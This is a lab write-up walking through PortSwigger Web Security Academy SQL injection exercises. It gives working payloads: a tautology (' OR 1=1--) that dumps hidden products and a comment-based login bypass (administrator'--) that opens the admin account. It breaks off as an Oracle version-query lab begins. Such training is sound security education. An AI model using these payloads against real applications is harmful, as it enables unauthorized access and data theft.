PortSwigger - SQL Injection vulnerabilities labs
PortSwigger Web Security Academy - SQL Injection vulnerabilities labs

PortSwigger – SQL Injection Vulnerabilities Labs

LAB 1 — SQL Injection Vulnerability in WHERE Clause Allowing Retrieval of Hidden Data
Level:
APPRENTICE
Analysis
| Vulnerability | SQL injection vulnerability |
| Goal | causes the application to display one or more unreleased products |
| Key Concept | Injecting a tautology (OR 1=1) into the WHERE clause turns the entire condition true for every row, bypassing the intended filter and dumping hidden/unreleased data. |
Steps
1) Start the lab and open Burp, then go to any category: 

2) Go to the Burp history, grab the request, and send it to Repeater:
3) Inject ' after pets and get an internal server error: 
4) Assume the underlying query looks like:
1
SELECT * FROM products WHERE category = 'PETS'
5) The application takes our category value directly, so we can change it to:
1
SELECT * FROM products WHERE category = 'incorrect category' OR 1=1--
This sends a condition with OR, meaning if one side is true, the whole condition evaluates to true.
6) Send this in Burp (URL-encoded) → SOLVED: 
LAB 2 — SQL Injection Vulnerability Allowing Login Bypass
Level:
APPRENTICE
Analysis
| Vulnerability | SQL injection vulnerability in the login function |
| Goal | log in to the application as the administrator user |
| Key Concept | Commenting out the rest of the query (--) after supplying a known username removes the password check entirely, letting the query evaluate to true regardless of the password sent. |
Steps
1) Start the lab and Burp, then send the login request:

2) Check if it’s vulnerable — add ' after the username and get an internal server error: 
3) Assume the query looks like:
1
SELECT user FROM users WHERE username = 'administrator' and password = 'password'
4) Add -- after the username to comment out the rest of the query:
1
SELECT user FROM users WHERE username = 'administrator'-- and password = 'password'


5) This lets us log in without a password. Use administrator'-- as the username and any dummy password → redirected to the admin page → SOLVED:
LAB 3 — SQL Injection Attack, Querying the Database Type and Version on Oracle
Level:
PRACTITIONER
Analysis

| Vulnerability | SQL injection vulnerability in the product category filter |
| Goal | display the database version string |
| Key Concept | Oracle requires every SELECT to reference a table, so UNION queries against Oracle must use the built-in DUAL table. The version string is pulled from the v$version system view. |
Steps
